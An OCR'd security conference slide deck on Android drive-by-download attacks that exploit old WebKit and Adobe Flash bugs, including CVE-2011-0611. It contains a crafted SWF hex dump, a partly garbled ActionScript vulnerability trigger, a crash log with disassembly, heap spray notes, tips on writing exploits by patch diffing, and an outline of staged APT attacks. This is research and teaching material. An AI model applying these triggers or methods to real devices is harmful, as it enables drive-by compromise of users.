00000420h: 05 08 19 07 01 00 00 00 08 0E 08 05 08 1A 01 00 ; ................
00000430h: 00 00 00 08 10 08 1B 08 1B 06 00 00 00 00 10 11 ; ................
00000440h: 11 11 07 01 00 00 00 08 1C 08 1D 06 FB 21 09 40 ; ............?.@
00000450h: 4A D8 12 4D 07 01 00 00 00 08 1C 99 02 00 C4 FE ; J?M.......?.궐
00000460h: 96 05 00 07 0C F5 4E 15 4C 62 9D 02 00 0F 00 96 ; ?...?.Lb?...?
00000470h: 0A 00 07 E9 1B 88 3F 07 66 1C 88 3F 0E 12 9D 02 ; ...??.f.?..?
```

  - **Vulnerability trigger**

```
...
Date.prototype.c_fun = SharedObject.prototype.getSize;
Date.prototype.getDay = function () {
            this.c_fun();
};

var eval(0) = new Date(1.41466385537348e-315); // 0x11111110
(eval(0)).getDay();
...
```


CVE-2011-0611


- **CVE-2011-0611 adobe flash vulnerability**

```
I/DEBUG  (13155): Build fingerprint: 'samsung/SHW-M180S/SHW-M180S/SHW-M180S…
I/DEBUG  (13155): pid: 2210, tid: 2222  >>> com.android.browser <<<
I/DEBUG  (13155): signal 11 (SIGSEGV), fault addr 1111111c
I/DEBUG  (13155):  r0 5067c0f8  r1 00000001  r2 50791400  r3 00000006
I/DEBUG  (13155):  r4 82e1512c  r5 4b86bfc8  r6 5067c0f8  r7 5078f740
I/DEBUG  (13155):  r8 50694000  r9 00000004  10 00000000  fp 5078f740
I/DEBUG  (13155):  ip 4b86bfb4  sp 4b86bd58  lr 11111110  pc 82a6761e  cpsr 00000030
I/DEBUG  (13155):
I/DEBUG  (13155):         #00  pc 0026761e  /data/data/com.adobe.flashplayer/lib/libflashplayer.so
I/DEBUG  (13155):         #01  lr 11111110  <unknown>

267610:    2101        movs    r1, #1
267612:    f88d 1197   strb.w  r1, [sp, #407]
267616:    f8d6 e000   ldr.w   lr, [r6]
26761a:    4630        mov     r0, r6
26761c:    3514        adds    r5, #20
26761e:    f8de b00c   ldr.w   fp, [lr, #12]
267622:    47d8        blx     fp
267624:    f8df c268   ldr.w   ip, [pc, #616]  ; 267890 <_stack+0x1e7890>
267628:    f50d 7ba2   add.w   fp, sp, #324    ; 0x144
26762c:    4642        mov     r2, r8
26762e:    2300        movs    r3, #0
```

Heap spray exploit Structure


- **Heap spray exploit memory structure**
  - **Little complicated structure**
  - **Inefficient memory use**
  - **Low success rates**





Heap spray exploit Structure

- **improved Heap spray exploit structure**



Agenda

- Android drive-by-download attack
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

Test beds

- CVE-2010-1119 webkit exploit (MJ Keith)
  - Works on : Galaxy, Motoroi (Eclair), Ver: Android 1.5~2.1
- CVE-2010-1807 webkit exploit (MJ Keith / Itzhak Avraham)
  - Works on : Galaxy, Motoroi (Eclair), Ver: Android 1.5~2.1
- CVE-2010-1813 webkit exploit (INetCop)
  - Works on : Galaxy, Motoroi (Eclair), Ver: Android 1.5~2.1
- CVE-2011-0611 adobe flash exploit (INetCop)
  - Works on : Galaxy (Froyo, GB), Ver: Android 2.2~2.3.1


Demonstration

- **Harvester with various exploits**

Agenda

- Android drive-by-download attack
  - Introduction
  - Technical Description
  - Demonstration
  - Conclusion

How to find a vulnerability?

- **Using Fuzzer**
  - Existing fuzzers work very efficiently with little modification
  - Finding a reliable vulnerability to exploit
- **Source Code Audit**
  - You can read whole source code (inefficient)
  - Analyze certain part that frequently produces vulnerability
  - Looking for a similar vulnerability found in other web browsers

How to write an Exploit?

- **Source Code Diffing**
  - Patch source codes are open to see
  - Much more efficient than comparing binary because we can see the vulnerable codes


- **Taking advantage of existing vulnerabilities**
  - Make the most of bugzilla :D
  - Test using test case code (crash.html)
  - Use existing PC exploits

APT attacks

- **Real case : Operation Aurora**
  - Attacked Google, Morgan Stanley (AKA Aurora)
  - Attacked over 200 corporations for over 6 month
  - Used MS IE use-after-free vulnerability
  - Massive attack via Chinese servers
- **Future APT attack on Smart platform**
  - 1st attack on a web server to plant an attack code
  - 2nd penetration attack for smart platform
  - Wi-Fi network attack via smart platform
  - 3rd attack on Intranet servers and PCs

Future plans

- Heap spray attack for Gingerbread (ARM ROP)



Q & A

Thank you !

By "dong-hoon yoU" (Xpl017Elz), in INetCop(c).
MSN & E-mail: szoahc(at)hotmail(dot)com
Home: http://x82.inetcop.org